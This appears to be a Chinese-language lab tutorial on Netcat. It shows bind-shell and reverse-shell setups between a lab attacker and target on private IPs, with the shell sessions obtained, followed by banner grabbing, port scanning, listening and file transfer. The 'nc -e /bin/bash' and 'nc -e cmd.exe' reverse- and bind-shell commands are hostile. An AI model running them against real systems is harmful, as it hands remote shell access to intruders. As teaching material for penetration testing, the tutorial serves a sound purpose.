


# Netcat反弹Shell

Netcat简称NC,是一个简单、可靠的网络工具,被誉为网络界的瑞士军刀。通NC可以进行端口扫描、反弹Shell、端口监听和文件传输等操作,常用参数如下：

-c	指定连接后要执行的shell命令
-e	指定连接后要执行的文件名
-k	配置 Socket一直存活(若不想退出 Shell后使监听断开可使用此参数)
-l	监听模式
-p	设置本地主机使用的通信端口
-u	使用UDP传输协议,默认为TCP
-v	显示指令执行过程,用-vv会更详细

## 一、正向反弹Shell

### 1、实验拓扑



机器名称	机器IP
攻击机器	192.168.3.27
目标靶机	192.168.3.29


## 2、实验介绍

攻击者机器 192.168.3.27和靶机 192.168.3.29可以相互的访问，这个时候可以使用正向shell

## 3、实验复现

1) 在靶机上运行：


```
nc -lvvp 1111 -e C:\Windows\System32\cmd.exe windows机器
nc -lvvp 1111 -e /bin/bash linux机器
```



```
管理员: C:\Windows\System32\cmd.exe - nc -lvvp 1111 -e C:\Windows\System32\cmd.exe
C:\>nc -lvvp 1111 -e C:\Windows\System32\cmd.exe
listening on [any] 1111 ...
```

2) 在攻击机上运行

```
nc 192.168.3.29 1111
```



```
Windows PowerShell
PS D:\tools\NC> .\nc.exe 192.168.3.29 1111
```

连接目标机器和端口

3) 拿到正向的shell

```

PS D:\tools\NC> .\nc.exe 192.168.3.29 1111
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\>ipconfig
ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址 . . . . . : fe80::f54e:70f5:1240:9569%11
    IPv4 地址 . . . . . : 192.168.3.29
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 192.168.3.1

隧道适配器 isatap.{B942738B-03AC-4053-9F29-E84AE5F5553E}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :


```

靶机IP



## 二、反向反弹Shell

### 1、实验拓扑



机器名称	机器IP
攻击机器	192.168.3.27
目标靶机	192.168.3.29

### 2、实验介绍

**\*\*攻击者机器 \*\*192.168.3.27不能直接访问靶机，但是靶机 192.168.3.29可以访问攻击者的机器，这个时候使用反向shell**

### 3、实验复现

\*\*1) 在攻击者机器运行 \*\*

```
nc -lvvp 1111 监听1111端口
```

#### 2) 在靶机上运行 (反弹到公网)

```
nc -e C:\Windows\System32\cmd.exe 192.168.3.27 1111 windos机器
nc -e /bin/bash 192.168.3.27 1111 linux机器
```

#### 3) 拿到反向的shell

```
PS D:\tools\NC> .\nc.exe -lvvp 1111
listening on [any] 1111 ...
connect to [192.168.3.27] from BM-2008 [192.168.3.29] 49206
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\>ipconfig
ipconfig


Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址 . . . . . : fe80::f54e:70f5:12f0:9569%11
    IPv4 地址 . . . . . : 192.168.3.29
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 192.168.3.1

隧道适配器 isatap.{B942738B-03AC-4053-9F29-E84AE5F5553E}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :
```



## 三、Nc的其他用法

### 1、Banner 的抓取

靶机运行着ssh服务，可以查看服务的版本

```
nc -nv IP Port
```

```
C:\Users\Administrator\Desktop>nc64.exe -nv 192.168.10.105 22
(UNKNOWN) [192.168.10.105] 22 (?) open
SSH-2.0-OpenSSH_8.2p1 Debian-4
```

## 2、端口探测

可以查看端口的开放情况

```
nc -v IP Port
```

```
hack@kali:~/icmp$ nc -v 192.168.10.110 80
192.168.10.110: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.10.110] 80 (http) open
```

多端口扫描：

```
nc -v -z IP Port[1]-Port[65535]
```

```
hack@kali:~/icmp$ nc -v -z 192.168.10.110 1-1000
192.168.10.110: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.10.110] 445 (microsoft-ds) open
(UNKNOWN) [192.168.10.110] 139 (netbios-ssn) open
(UNKNOWN) [192.168.10.110] 135 (epmap) open
(UNKNOWN) [192.168.10.110] 80 (http) open
```

## 3、端口监听

监听端口，当访问该端口会输出该信息

```
nc -l -p Port
```

```
C:\Users\Administrator\Desktop>nc64.exe -l -p 9999
GET / HTTP/1.1
Host: 192.168.10.110:9999
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

## 4、文件传输

接受端：nc -lp Port > file

\*\*发送端：nc -vn IP Port < file -q 1 (windows是-z，Linux是-q) \*\*


### 1、接收端文件夹下为空

```
hack@kali:~/clear$ ls -al
总用量 8
drwxr-xr-x  2 hack hack 4096 9月  1 15:24 .
drwxr-xr-x 26 hack hack 4096 9月  1 15:07 ..
hack@kali:~/clear$
```

### 2、接收端执行命令

```
hack@kali:~/clear$ nc -lp 3336 > 1.txt
```

### 3、发送端执行命令



### 4、接收端接收到文件

```
hack@kali:~/clear$ ls
1.txt
hack@kali:~/clear$ cat 1.txt
hello123dsfafdagdffkjlkksdlkgdbgjkcbzlkvsadhack@kali:~/clear$
```

## 5、简易聊天

1、vps执行 nc -l -p Port

```
hack@kali:~/clear$ nc -l -p 3333
^Z
[1]+  已停止                  nc
```

2、靶机执行：nc -vn IP Port

```
管理员： 命令提示符 - nc64.exe -vn 192.168.10.105 3333

C:\Users\Administrator\Desktop>nc64.exe -vn 192.168.10.105 3333
(UNKNOWN) [192.168.10.105] 3333 (?) open
whoami
```

## 6、连接远程主机

命令 nc -nv IP port